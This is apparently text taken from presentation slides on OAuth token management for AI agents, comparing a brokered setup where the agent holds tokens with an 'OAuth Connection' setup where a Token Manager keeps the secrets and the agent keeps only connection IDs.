


## "Brokered" OAuth



- Agent implements OAuth Client, fetching/ storing/ refreshing the **tokens** from Token Manager (a.k.a. "OAuth Broker")
- OAuth responsibilities remain on Agent side


## ⭐ "OAuth Connection"



- Token Manager handles tokens' lifecycle for Agent
- Agent keeps non-secret **Connection IDs**, instead of storing secrets (tokens)
- OAuth logic fully abstracted away on Agent side

# OAuth Connection

**Connection = <tool, agent, user>**




**OAuth Connection:**

A **preconfigured handle** for a **managed OAuth token** 


- issued by a particular tool
- to a specific agent
- for a specific end-user

# OAuth Protocol Flow (in Traditional OAuth)



